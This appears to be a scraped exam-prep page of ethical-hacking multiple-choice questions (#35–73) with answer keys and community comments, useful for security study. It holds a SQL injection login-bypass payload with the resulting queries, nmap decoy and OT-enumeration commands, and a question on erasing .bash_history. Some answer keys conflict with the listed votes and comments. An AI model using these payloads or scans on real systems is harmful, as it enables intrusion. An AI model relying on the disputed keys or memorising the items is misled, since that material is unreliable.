D. Dorian is signing the message with Poly's public key, and Poly will verify that the message came from Dorian by using Dorian's public key.

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #35 *Topic 1*

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.
What type of attack he is experiencing?

A. DHCP spoofing

B. DoS attack

C. ARP cache poisoning

D. DNS hijacking

Correct Answer: *D*

Community vote distribution

D (100%)

Rangnarok 2 months, 2 weeks ago

Selected Answer: D

DNS hijacking

upvoted 1 times

Question #36 *Topic 1*

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.
What is the attack performed by Boney in the above scenario?

A. Forbidden attack

B. CRIME attack

C. Session donation attack

D. Session fixation attack

Correct Answer: *D*

Community vote distribution

agastya_5272 4 weeks, 1 day ago

Selected Answer: D

The correct answer is:

D. Session fixation attack

A session fixation attack is a type of attack where an attacker fixes a session ID on a user's device, allowing the attacker to hijack the user's session. In this scenario:

1. Boney obtains a valid session ID by logging into a service.
2. He feeds the same session ID to the target employee using an MITM (Man-in-the-Middle) attack technique.
3. When the target employee clicks on the link, they are linked to Boney's account page without disclosing any information to the victim.
4. The sensitive payment details entered by the target employee are linked to Boney's account.

OPTION C: Its not an any cyber attack .

upvoted 2 times

killwitch 1 month ago

Selected Answer: D

D. Session fixation attack.

Session fixation attack is a technique where an attacker forces a pre-determined session ID onto a victim. The goal is to trick the victim into using the attacker's session ID, allowing the attacker to hijack the session once the victim authenticates.

upvoted 2 times

Booict 1 month ago

Selected Answer: D

D - In a session fixation attack, the attacker sets a user's session ID to a known value, then tricks the user into authenticating with that session ID. This allows the attacker to hijack the user's session and access sensitive information

upvoted 1 times

SukhoiF35 1 month, 2 weeks ago

Selected Answer: D

Web session security prevents an attacker from intercepting, brute forcing, or predicting the session ID issued by a web server to a user's browser as proof of an authenticated session. However, this approach ignores the possibility of the attacker issuing a session ID to the user's browser, forcing it to use the chosen session ID. This type of attack is called a session fixation attack because an attacker fixes the user's session ID in advance, instead of generating it randomly at the time of login.

upvoted 2 times

nicejob 1 month, 3 weeks ago

Selected Answer: D

session fixation, first attack get session id from victim, then wait victim logged
attaack can get information

Session ID is same

upvoted 1 times

cb56e21 2 months, 1 week ago

Selected Answer: C

In this question's scenario, it's the attacker's account that is used, and the victim just funnels sensitive information into it. That's the hallmark of a session donation attack.

upvoted 2 times

MHafizC 2 months, 2 weeks ago

Selected Answer: C

The answer should be session donation attack.

upvoted 1 times

Question #37 *Topic 1*

Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packets, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Session splicing

B. Urgency flag

C. Obfuscating

D. Desynchronization

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #38 *Topic 1*

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:

Username: attack' or 1=1 –
Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'


B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'

C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'

D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Correct Answer: *B*

Community vote distribution



NikoTomas 2 weeks, 5 days ago

Selected Answer: D

Correct is D.
In B option, there is missing apostrophe ' after --.

This is exacly like example from PortSwigger (link below):

Original query:
SELECT * FROM products WHERE category = ' ' AND released = 1

...leads to this when you instert Gifts' OR 1=1-- (note the original apostrophe after the -- in the result):
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1

...the apostrophe from inserted string Gifts' OR 1=1-- was in the resulting query paired with the leading original apostrophe and originaly enclosing aspostrophe pair still exist after our inserted string - at the and of 'Gifts' OR 1=1--'

https://portswigger.net/web-security/sql-injection

upvoted 1 times

agastya_5272 4 weeks, 1 day ago

Selected Answer: B

in the D option there is syntaxt error extra envoted comma.

upvoted 1 times

killwitch 1 month ago

Selected Answer: B

B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'.

attack' or 1=1 -- is a classic SQL injection attempt. Let's break it down:

attack' - Closes the existing UserName string.
or 1=1 - Always evaluates to true, bypassing authentication.
-- This is a SQL comment that ignores everything after it (including the password check).

Now, inserting this into a vulnerable SQL query:
SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456'

After the -- comment truncates the rest of the query, it effectively becomes:
SELECT * FROM Users WHERE UserName = 'attack' OR 1=1;

Since 1=1 is always true, this query returns all users, allowing unauthorized access.
upvoted 1 times

NikoTomas 2 weeks, 5 days ago
Actually you described D bud claiming that B is correct.
What you describe is D - and D is correct:

As you wrote: "Now, inserting this into a vulnerable SQL query:"
SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456'

The ' after -- comment (--') is missing in B. You put it correctly there and end up with D option.

Original statement in SQL is ...WHERE UserName='some-string-as-user-name' - and the closing ' at the end will not disappear as in option B, it will stay there as you correctly derived - it's option D.
upvoted 1 times

HeyacedoGomez 1 month, 2 weeks ago
Selected Answer: B
Option A: Incorrect due to an extra or misplaced quotation mark (‘attack’ ’).
Option B: Correct SQL syntax. The condition OR 1=1 makes the WHERE clause always true, and -- starts a comment, ignoring everything after it.
Option C: Incorrect because the string 'attack or 1=1 -- is not properly enclosed in quotes.
Option D: Incorrect due to --’, which incorrectly uses both the comment symbol and a quotation mark.
upvoted 2 times

NikoTomas 2 weeks, 5 days ago
Correct is D.
In B option, there is missing apostrophe ' after --.

This is exacly like example from PortSwigger (link below):

Original query:
SELECT * FROM products WHERE category = ' ' AND released = 1

...leads to this when you instert Gifts' OR 1=1-- (note the original apostrophe after the -- in the result):
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1

...the apostrophe from inserted string Gifts' OR 1=1-- was in the resulting query paired with the leading original apostrophe and originaly enclosing aspostrophe pair still exist after our inserted string - at the and of 'Gifts' OR 1=1--'

https://portswigger.net/web-security/sql-injection
upvoted 1 times

SNimlaka 2 months ago
Selected Answer: B
The answer should be B.
upvoted 3 times

cb56e21 2 months, 1 week ago
Selected Answer: B
it should be B since we are passing directly the user input
upvoted 1 times

MHafizC 2 months, 2 weeks ago
Selected Answer: D
D is the answer. Refer to the book.
upvoted 1 times

tong0819 2 months, 2 weeks ago
Selected Answer: D

Answer is D.

upvoted 1 times

Question #39 *Topic 1*

Which of the following commands checks for valid users on an SMTP server?

A. RCPT

B. CHK

C. VRFY

D. EXPN

Correct Answer: *C*

Community vote distribution

D (100%)

Stithapragna 1 day, 22 hours ago

Selected Answer: C

The VRFY (Verify) command in SMTP (Simple Mail Transfer Protocol)

upvoted 1 times

killwitch 1 week, 5 days ago

Selected Answer: C

The VRFY (Verify) command in SMTP (Simple Mail Transfer Protocol) is used to check if a specific user exists on the mail server. When an attacker or administrator sends VRFY <username>, the server responds with a confirmation if the user exists

upvoted 1 times

marcel9999 3 weeks, 5 days ago

Selected Answer: D

as it asked for users it is D

c: VRFY: This command asks the server to verify if a specific user exists.

upvoted 1 times

Question #40 *Topic 1*

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.
Which of the following protocols is used by Bella?

A. FTPS

B. FTP

C. HTTPS

D. IP

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #41 *Topic 1*

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own private key to encrypt the message.

B. Use his own public key to encrypt the message.

C. Use Marie's private key to encrypt the message.

D. Use Marie's public key to encrypt the message.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #42 *Topic 1*

In the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 4.0-6.0

B. 3.9-6.9

C. 3.0-6.9

D. 4.0-6.9

Correct Answer: *D*

Community vote distribution

A (100%)

killwitch 1 week, 5 days ago

Selected Answer: D

In the Common Vulnerability Scoring System (CVSS) v3.1, the severity ratings are classified as follows:

None: 0.0
Low: 0.1 - 3.9
Medium: 4.0 - 6.9
High: 7.0 - 8.9
Critical: 9.0 - 10.0

upvoted 1 times

NikoTomas 2 weeks, 5 days ago

Selected Answer: D

Correct is D (4.0 - 6.9)
Severity maping table for particular CVSS versions:
https://nvd.nist.gov/vuln-metrics/cvss

upvoted 2 times

Dogeo 1 month ago

Selected Answer: A

The Medium severity rating in CVSS v3.1 applies to vulnerabilities with a score in the range of 4.0-6.0.

upvoted 1 times

Question #43 *Topic 1*

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. What protocol is this port using and how can he secure that traffic?

A. RPC and the best practice is to disable RPC completely.

B. SNMP and he should change it to SNMP V3.

C. SNMP and he should change it to SNMP V2, which is encrypted.

D. It is not necessary to perform any actions, as SNMP is not carrying important information.

Correct Answer: *B*

Community vote distribution

B (100%)

Rangnarok 2 months, 2 weeks ago

Selected Answer: B

SNMP v3 is the latest and has encryption

upvoted 1 times

Question #44 *Topic 1*

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

What command-line parameter could you use to determine the type and version number of the web server?

A. -sV

B. -sS

C. -Pn

D. -V

Correct Answer: *A*

NikoTomas 2 weeks, 5 days ago

Selected Answer: A

Version detection is enabled and controlled with the following options:

-sV (Version detection)

--> Alternatively, you can use -A, which enables version detection among other things (including all relevant NSE scripts).

https://nmap.org/book/man-version-detection.html

upvoted 1 times

Question #45 *Topic 1*

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data.
Which of the following regulations is mostly violated?

A. PCI DSS

B. PII

C. ISO 2002

D. HIPPA/PHI

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #46 *Topic 1*

Infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Scanning

B. Gaining access

C. Maintaining access

D. Reconnaissance

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #47 *Topic 1*

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server. Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Retain all unused modules and application extensions.

B. Limit the administrator or root-level access to the minimum number of users.

C. Enable all non-interactive accounts that should exist but do not require interactive login.

D. Enable unused default user accounts created during the installation of an OS.

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #48 *Topic 1*

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment.
What is this cloud deployment option called?

A. Private

B. Community

C. Public

D. Hybrid

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #49 *Topic 1*

Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <00>

B. <20>

C. <03>

D. <1B>

Correct Answer: *C*

NikoTomas 2 weeks, 5 days ago

Selected Answer: C

NetBIOS Suffixes
The NetBIOS Suffix, alternately called the NetBIOS End Character (endchar), is the 16th character of a NetBIOS name and indicates service type for the registered name. The number of record types is limited to 255; some commonly used values are:
For unique names:
• 00: Workstation Service (workstation name)
• 03: Windows Messenger service
• 06: Remote Access Service
• 20: File Service (also called Host Record)
• 21: Remote Access Service client
• 1B: Domain Master Browser – Primary Domain Controller for a domain
• 1D: Master Browser
For group names:
• 00: Workstation Service (workgroup/domain name)
• 1C: Domain Controllers for a domain (group record with up to 25 IP addresses)
• 1E: Browser Service Elections
https://en.wikipedia.org/wiki/NetBIOS
upvoted 1 times

Question #50 *Topic 1*

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app.
What is the attack performed on Don in the above scenario?

A. SIM card attack

B. Clickjacking

C. SMS phishing attack

D. Agent Smith attack

Correct Answer: *D*

NikoTomas 2 weeks, 5 days ago

Selected Answer: D

Correct: D - Agent Smith attack

Agent Smith is mobile malware that generates financial gain by replacing legitimate applications on devices with malicious versions that include fraudulent ads. As of July 2019 Agent Smith had infected around 25 million devices, primarily targeting India though effects had been observed in other Asian countries as well as Saudi Arabia, the United Kingdom, and the United States

https://attack.mitre.org/software/S0440/

upvoted 1 times

Question #51 *Topic 1*

Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?

A. Padding oracle attack

B. DROWN attack

C. DUHK attack

D. Side-channel attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #52 *Topic 1*

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.
What is the online tool employed by Clark in the above scenario?

A. DuckDuckGo

B. AOL

C. ARIN

D. Baidu

Correct Answer: *C*

NikoTomas 2 weeks, 5 days ago

Selected Answer: C

Probably C - ARIN (or at least other options are not correct definitely)
...but with ARIN it does not make sense to find out info about operating systems... it is IP address registry.
upvoted 1 times

Question #53 *Topic 1*

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed source IP addresses.” Suppose that you are using Nmap to perform this scan.
What flag will you use to satisfy this requirement?

A. The -g flag

B. The -A flag

C. The -f flag

D. The -D flag

Correct Answer: *D*

Makwan 3 days, 20 hours ago

Selected Answer: D

-g (port) allows you to spoof the source port of your scan packets
-A (aggressive scan) enables the aggressive scanning. Assisting one to know the operating system, the version, the traceroute etc.
-f (fragment scan) splits the scan packets into smaller fragments making it harder for firewalls and IDS to detect
-D (decoy scan) makes it appear as if multiple hosts (decoys) are scanning the target, helping to mask your real IP
upvoted 1 times

Question #54 *Topic 1*

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network. What is the type of vulnerability assessment that Jude performed on the organization?

A. Application assessment

B. External assessment

C. Passive assessment

D. Host-based assessment

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #55 *Topic 1*

Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. SOX

B. FedRAMP

C. HIPAA

D. PCI DSS

Correct Answer: *A*

NikoTomas 2 weeks, 5 days ago

Selected Answer: A

Correct: A

The Sarbanes–Oxley Act of 2002 is a United States federal law that mandates certain practices in financial record keeping and reporting for corporations.

An Act To protect investors by improving the accuracy and reliability of corporate disclosures made pursuant to the securities laws, and for other purposes.

Nicknames:
- Sarbanes–Oxley,
- Sarbox,
- SOX

https://en.wikipedia.org/wiki/Sarbanes%E2%80%93Oxley_Act

upvoted 1 times

Question #56 *Topic 1*

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.
Which of the following attacks did Abel perform in the above scenario?

A. Rogue DHCP server attack

B. VLAN hopping

C. STP attack

D. DHCP starvation

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #57 *Topic 1*

This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. HMAC encryption algorithm

B. Twofish encryption algorithm

C. IDEA

D. Blowfish encryption algorithm

Correct Answer: *B*

NikoTomas 2 weeks, 5 days ago

Selected Answer: B

Correct: B

Twofish is a symmetric key block cipher with a block size of 128 bits and key sizes up to 256 bits. It was one of the five finalists of the Advanced Encryption Standard contest, but it was not selected for standardization.

https://en.wikipedia.org/wiki/Twofish

upvoted 1 times

Question #58 *Topic 1*

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources.
What is the attack technique used by Jude for finding loopholes in the above scenario?

A. Spoofed session flood attack

B. UDP flood attack

C. Peer-to-peer attack

D. Ping-of-death attack

Correct Answer: *A*

NikoTomas 2 weeks, 5 days ago

Selected Answer: A

Correct: A

A spoofed session flood is a form of DDoS (Distributed Denial of Service) attack where an attacker overwhelms a system by creating fake sessions that mimic legitimate user interactions. By manipulating session data to look like valid communication, the attacker floods the system with these fake requests, consuming resources and potentially causing the application to become unresponsive or leading to unauthorized access.
This type of attack exploits weaknesses in session management and network traffic monitoring, making it difficult to detect and mitigate.

Attackers can submit a fake SYN packet (used to initiate a TCP connection), followed by multiple ACK packets (which acknowledge the receipt of data), and at least one RST (reset) or FIN (connection termination) packet. By crafting these packets, they mimic a genuine TCP session, tricking security systems into believing the communication is legitimate.

https://www.indusface.com/learning/spoofed-session-flood-attack/

upvoted 1 times

Question #59 *Topic 1*

Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >

B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >

C. nmap -Pn -sT -p 46824 < Target IP >

D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Correct Answer: *B*

NikoTomas 2 weeks, 5 days ago

Selected Answer: B

Correct: B - script enip-info

The NSE script enip-info is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity ... parses out the data from the response, including Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP

https://nmap.org/nsedoc/scripts/enip-info.html

--> Also could be D: Script s7-info, which is related to OT as well (but does not matches the question so precisely):

s7-info enumerates Siemens S7 PLC Devices and collects their device information. This script is based off PLCScan... This script is meant to provide the same functionality as PLCScan inside of Nmap. Some of the information that is collected by PLCScan was not ported over; this information can be parsed out of the packets that are received.
https://nmap.org/nsedoc/scripts/s7-info.html
upvoted 1 times

Question #60 *Topic 1*

While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder higher up in the folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting

B. SQL injection

C. Denial of service

D. Directory traversal

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #61 *Topic 1*

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.
What is the type of attack performed by Richard in the above scenario?

A. Cryptanalysis attack

B. Reconnaissance attack

C. Side-channel attack

D. Replay attack

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #62 *Topic 1*

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack?

A. Vulnerability analysis

B. Malware analysis

C. Scanning networks

D. Enumeration

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #63 *Topic 1*

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool

B. Use a scan tool like Nessus

C. Check MITRE.org for the latest list of CVE findings

D. Create a disk image of a clean Windows installation

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #64 *Topic 1*

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.
Which of the following techniques is employed by Susan?

A. Web shells

B. Webhooks

C. REST API

D. SOAP API

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #65 *Topic 1*

Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking

B. Semi-untethered jailbreaking

C. Semi-tethered jailbreaking

D. Untethered jailbreaking

Correct Answer: *D*

Community vote distribution

arsimi 2 days, 20 hours ago

Selected Answer: D

The device remains jailbroken permanently.

upvoted 1 times

getaseadsss 4 weeks ago

Selected Answer: D

Clearly untethered jailbreaking. Love the comments when people explain what tethered/untethered is correctly, but then vote for the wrong answer

upvoted 2 times

bibibi 1 month ago

Selected Answer: A

Read the question carefully. A tethered jailbreak is not permanent and the kernel has to be patched on every bootup (each successful bootup).

An untethered jailbreak is a type of jailbreak for iOS devices that is permanent and done once. The device to remain in a jailbroken state even after it is rebooted

upvoted 1 times

SukhoiF35 1 month, 2 weeks ago

Selected Answer: D

 Untethered Jailbreaking If user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

upvoted 3 times

nicejob 1 month, 3 weeks ago

Selected Answer: D

An untethered jailbreak is a jailbreak wherein a user can reboot their device at will, and have their device start up with the jailbreak automatically applied without the assistance of a computer or a utility on the device.

upvoted 3 times

Dogeo 1 month, 3 weeks ago

Selected Answer: A

Tethered jailbreaking involves patching the kernel during the boot process, meaning that after each reboot of the device, the jailbreak is lost, and the device must be connected to a computer to reapply the jailbreak. In this case, the device will only remain jailbroken if it's tethered to a computer during the boot process, which makes it less convenient because it requires manual intervention after every reboot.

upvoted 1 times

Question #66 *Topic 1*

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.
Which of the following attack techniques is used by Stella to compromise the web services?

A. Web services parsing attacks

B. WS-Address spoofing

C. SOAPAction spoofing

D. XML injection

Correct Answer: *B*

NikoTomas 2 weeks, 4 days ago

Selected Answer: B

Correct: B (WS-Addressing Spoofing)

WS-Addressing spoofing is a further Web Service specific attack [11].

The attacker sends a SOAP request to the server containing a WS-Addressing header, which provokes the server to send the SOAP response to a different endpoint.

The specification has three different methods for doing this:

• ReplyTo: The server sends the response to any different endpoint.

• FaultTo: The server sends any SOAP Fault to a different endpoint. For attacking a Web Service, a SOAP Body without any children can be used, as this will always return a SOAP Fault.

• To: The server uses a different endpoint for everything, including valid responses and SOAP Faults.

Using WS-Addressing for asynchronous message exchange raises different attack possibilities, e.g. flooding another Web Service, or even Distributed Denial of Service is possible.

A countermeasure against WS-Addressing spoofing is the verification of the endpoint reference (Whitelist).

https://www.nds.rub.de/media/nds/veroeffentlichungen/2012/07/11/camera-ready.pdf

upvoted 1 times

Question #67 *Topic 1*

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website.
What is the technique employed by Steve to gather information for identity theft?

A. Pharming

B. Skimming

C. Pretexting

D. Wardriving

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #68 *Topic 1*

What is the port to block first in case you are suspicious that an IoT device has been compromised?

A. 22

B. 48101

C. 80

D. 443

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #69 *Topic 1*

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary in the above scenario.

A. Unspecified proxy activities

B. Use of command-line interface

C. Data staging

D. Use of DNS tunneling

Correct Answer: *A*

Community vote distribution

HazalAlenazi 1 month, 3 weeks ago

Selected Answer: A

A. Unspecified proxy activities

Explanation:
In the scenario, Clark is using multiple domains pointing to the same host, likely for the purpose of switching between domains quickly to avoid detection. This behavior aligns with unspecified proxy activities, where the attacker uses various methods to mask their true actions or obfuscate their presence on a network. By using multiple domains pointing to the same host, Clark is trying to avoid detection by security measures that might track a single domain or IP address.

upvoted 2 times

pindinga1 1 month, 4 weeks ago

Selected Answer: D

DNS tunneling is the correct.

upvoted 1 times

Stephanie0208 2 months, 1 week ago

Selected Answer: A

Unspecified Proxy Activities
An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.
▪ Use of Command-Line Interface
On gaining access to the target system, an adversary can make use of the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code. Security professionals can identify this behavior of an adversary by checking the logs for process ID, processes having arbitrary letters and numbers, and malicious files downloaded from the Internet.

upvoted 2 times

MHafizC 2 months, 2 weeks ago

Selected Answer: A

A. This is an unspecified proxy activities.

upvoted 1 times

tong0819 2 months, 2 weeks ago

Selected Answer: A

Answer is A.

upvoted 1 times

Question #70 *Topic 1*

What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Packet fragmentation scanning

B. Spoof source address scanning

C. Decoy scanning

D. Idle scanning

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #71 *Topic 1*

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .xsession-log

B. .profile

C. .bashrc

D. .bash_history

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #72 *Topic 1*

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit.
What is the technique used by Jack to launch the fileless malware on the target systems?

A. In-memory exploits

B. Legitimate applications

C. Script-based injection

D. Phishing

Correct Answer: *D*

Community vote distribution

A (100%)

NikoTomas 2 weeks, 3 days ago

Selected Answer: D

They are asking for attack technique, which is Phishing (D) and not exploit type (in-memory exploit - A).
So for me D.

upvoted 1 times

KiranYS 3 weeks, 1 day ago

Selected Answer: D

Yes, it is process of Phishing Attack

upvoted 1 times

Dogeo 1 month, 3 weeks ago

Selected Answer: A

In-memory exploits are a form of attack where malware is executed directly in the system's memory without being written to disk. This means there are no traditional files involved in the attack, which makes it harder to detect using standard antivirus tools that rely on file signatures. In this scenario, Jack uses a fraudulent website to trigger an exploit, often involving a vulnerable Flash application that runs directly in memory. The Flash exploit then loads and executes the fileless malware without leaving any traces on the disk.

upvoted 1 times

Question #73 *Topic 1*

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

A. Factiva

B. ZoomInfo

C. Netcraft

D. Infoga

Correct Answer: *D*

NikoTomas 2 weeks, 3 days ago

Selected Answer: D

Answer: D

Infoga - Email Information Gathering

Infoga is a tool for gathering e-mail accounts information from different public sources (search engines, pgp key servers). Is a really simple tool, but very effective for the early stages of a penetration test or just to know the visibility of your company in the Internet.

upvoted 1 times

Question #74 *Topic 1*

